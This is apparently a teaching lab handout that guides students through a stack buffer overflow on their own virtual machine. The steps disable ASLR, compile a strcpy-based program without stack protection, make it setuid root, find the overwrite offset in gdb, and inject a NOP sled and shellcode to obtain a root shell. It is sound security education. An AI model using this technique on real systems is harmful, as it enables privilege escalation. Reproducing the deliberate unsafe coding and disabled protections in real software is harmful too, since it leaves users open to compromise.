LAB 7
Buffer Overflow Attack

The objective of this lab is to perform a buffer overflow attack by following the steps below. If successful, the attack should gain privileged access to your machine. For this lab you should use your Kali instance, or another Linux virtual machine.

first install the debugging program gdb if you do not already have it.

```
apt-get install gdb
```

Look at the file **get_sp.c**. This file uses assembly commands to print out the current location of the stack pointer.

Look at the file **EC.c**. It simply reads in a command argument and copies it into a char array called, theString using strcpy(). This is the exploitable part of the program. strcpy() does not do any bounds checking, so even though theString is only 400 characters long, it is possible to copy more than 400 characters into it, exceeding the allocated length of the array.

Now type the commands. If you are not using a virtual machine, or you are using a machine that you use often, you should reverse these after you are finished with the lab (change the “0” to a “1”). Depending on your system, the second command may or may not work or be needed.

```
echo "0" > /proc/sys/kernel/randomize_va_space
echo "0" > /proc/sys/kernel/exec-shield
```

Test that this worked by compiling **get_sp.c** and running **./get_sp** several times. If it worked, you should get the same result each time.

Now we need to compile **EC.c** with special compiler flags.

```
gcc -fno-stack-protector -z execstack -mpreferred-stack-boundary=2 -o
EC -ggdb EC.c
```

This will disable stack smashing protection in the program, allowing us to write beyond where the program would normally allow.

Then run the following command. This will allow the program to always run as root.

```
chmod u+s EC
```

Now when you run **./EC helloWorld**
It will just print out whatever you put as the command line parameter

This even works if we want it to print out the following inline perl script. This simply prints the letter A

300 times.

./EC `perl -e "print 'A'x400";`

change the number until you find how many A's you have to use to get a segmentation fault. Remember this number.

now run

gdb -q EC


(gdb) run `perl -e "print 'A'x404";`

(gdb) info reg ebp eip

ebp is the base pointer for the program.
eip is the instruction pointer for the program.

41 is hexidecimal for a capital A. Add or remove A's (change the number after x) until you overwrite both ebp and eip, but don't go beyond.

It should look like this



```
(gdb) info reg ebp eip
ebp            0x41414141       0x41414141
eip            0x41414141       0x41414141
```

The number of 'A's you had to use is how many bytes it will take to overwrite the instruction pointer in our vulnerable program, EC.

run ./get_sp

`Write down where the current stack pointer is.`

Mine was **0xbffff428**, yours could be different.

From whatever your number is, subtract **0x000002C0**

I got **bffff168.** Now input the following command, but replace **"\x68\xf1\xff\xbf"** with your number. Note that it has to be in little endian notation.

```
./EC `perl -e 'print "\x90"x203'; ``cat sc``perl -e 'print "\x68\xf1\xff\xbf"x38';`
```

If done correctly, you should now see a different command prompt. It will just appear as

```
#
```

Run the ls command in your new command prompt

```
# ls
```

screenshot the results.

What to turn in

Screenshot of successful buffer overflow attack

Answer the questions

1. What are some malicious ways this attack could be used?

2. How could you protect against this type of attack?